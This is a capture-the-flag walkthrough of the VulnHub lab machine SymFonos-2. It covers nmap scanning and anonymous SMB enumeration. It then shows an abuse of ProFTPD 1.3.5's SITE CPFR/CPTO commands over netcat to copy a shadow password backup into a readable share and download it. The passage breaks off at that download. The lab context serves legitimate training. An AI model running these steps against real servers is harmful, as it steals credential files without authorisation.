
SymFonos-2

By Praveen Kumar Sharma

For me the IP of the machine is : 192.168.110.200




```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-2]
└─$ ping 192.168.110.200 -c 5
PING 192.168.110.200 (192.168.110.200) 56(84) bytes of data.
64 bytes from 192.168.110.200: icmp_seq=1 ttl=64 time=0.372 ms
64 bytes from 192.168.110.200: icmp_seq=2 ttl=64 time=0.872 ms
64 bytes from 192.168.110.200: icmp_seq=3 ttl=64 time=0.682 ms
64 bytes from 192.168.110.200: icmp_seq=4 ttl=64 time=0.944 ms
64 bytes from 192.168.110.200: icmp_seq=5 ttl=64 time=0.641 ms

--- 192.168.110.200 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4067ms
rtt min/avg/max/mdev = 0.372/0.702/0.944/0.200 ms
```

Its online!!

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.200 -o allPortScan.txt
```




```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-2]
└─$ nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.200 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-09 13:14 EDT
Nmap scan report for 192.168.110.200
Host is up (0.00017s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 1.05 seconds
```

Open ports


```
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
139/tcp open netbios-ssn
445/tcp open microsoft-ds
```

Lets try an aggressive scan now :

```
nmap -sC -sV -A -T5 -p 21,22,80,139,445 192.168.110.200 -o aggresiveScan.txt
```



```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-2]
└─$ nmap -sC -sV -A -T5 -p 21,22,80,139,445 192.168.110.200 -o aggresiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-09 13:16 EDT
Nmap scan report for symfonos2 (192.168.110.200)
Host is up (0.00046s latency).

PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         ProFTPD 1.3.5
22/tcp  open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 9d:f8:5f:87:20:e5:8c:fa:68:47:7d:71:62:08:ad:b9 (RSA)
|   256 04:2a:bb:06:56:ea:d1:93:1c:d2:78:0a:00:46:9d:85 (ECDSA)
|_  256 28:ad:ac:dc:7e:2a:1c:f6:4c:6b:47:f2:d6:22:5b:52 (ED25519)
80/tcp  open  http        WebFS httpd 1.21
|_http-server-header: webfs/1.21
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```



```
Host script results:
|_clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: 0s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.5.16-Debian)
|   Computer name: symfonos2
|   NetBIOS computer name: SYMFONOS2\x00
|   Domain name: \x00
|   FQDN: symfonos2
|_  System time: 2024-08-09T12:17:03-05:00
|_nbstat: NetBIOS name: SYMFONOS2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-08-09T17:17:03
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
```

Aggressive scan on ports

```
PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD 1.3.5
22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
| 2048 9d:f8:5f:87:20:e5:8c:fa:68:47:7d:71:62:08:ad:b9 (RSA)
| 256 04:2a:bb:06:56:ea:d1:93:1c:d2:78:0a:00:46:9d:85 (ECDSA)
```


```
|_ 256 28:ad:ac:dc:7e:2a:1c:f6:4c:6b:47:f2:d6:22:5b:52 (ED25519)
80/tcp open http WebFS httpd 1.21
|_http-server-header: webfs/1.21
|_http-title: Site doesn't have a title (text/html).
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.5.16-Debian (workgroup:
WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets do some smb enumeration now

SMB, FTP enumeration :


Lets try connecting as anonymous user with no password

```
smbclient //192.168.110.200/anonymous
```



```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-2]
└─$ smbclient //192.168.110.200/anonymous
Password for [WORKGROUP\pks]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Jul 18 10:30:09 2019
  ..                                  D        0  Thu Jul 18 10:29:08 2019
  backups                             D        0  Thu Jul 18 10:25:17 2019

                19728000 blocks of size 1024. 16312424 blocks available
smb: \>
```


Lets see what we have in this ~~directory~~ folder (its windows)



```
                19728000 blocks of size 1024. 16312424 blocks available
smb: \> cd backups\
smb: \backups\> ls
  .                                   D        0  Thu Jul 18 10:25:17 2019
  ..                                  D        0  Thu Jul 18 10:30:09 2019
  log.txt                             N    11394  Thu Jul 18 10:25:16 2019

                19728000 blocks of size 1024. 16312424 blocks available
smb: \backups\> get log.txt
getting file \backups\log.txt of size 11394 as log.txt (1112.7 KiloBytes/sec) (average 1112.7 KiloBytes/sec)
smb: \backups\>
```


Im gonna not go through the whole file its basically showing the postion of shadow.bak and stuff if u want u can see the log.txt with this file in the repo

Lets move this shadow.bak to smb folder of ours



```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-2]
└─$ cat log.txt
root@symfonos2:~# cat /etc/shadow > /var/backups/shadow.bak
root@symfonos2:~# cat /etc/samba/smb.conf
#
# Sample configuration file for the Samba suite for Debian GNU/Linux.
#
#
# This is the main Samba configuration file. You should read the
# smb.conf(5) manual page in order to understand the options listed
# here. Samba has a huge number of configurable options most of which
# are not shown in this example
```

also from this output our smb share is at this position also a user :




```
[anonymous]
   path = /home/aeolus/share
   browseable = yes
   read only = yes
   guest ok = yes
```

Username


aeolus

Lets copy the shadow.bak to this share location so we can copy it




```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-2]
└─$ nc 192.168.110.200 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.110.200]
site cpfr /var/backups/shadow.bak
350 File or directory exists, ready for destination name
site cpto /home/aeolus/share/shadow.bak
250 Copy successful
^C
```

and lets get it the same way we got log.txt




```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-2]
└─$ smbclient //192.168.110.200/anonymous
Password for [WORKGROUP\pks]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Aug  9 13:28:23 2024
  ..                                  D        0  Thu Jul 18 10:29:08 2019
  backups                             D        0  Thu Jul 18 10:25:17 2019
  shadow.bak                          N     1173  Fri Aug  9 13:28:23 2024

                19728000 blocks of size 1024. 16314068 blocks available
smb: \> get shadow.bak
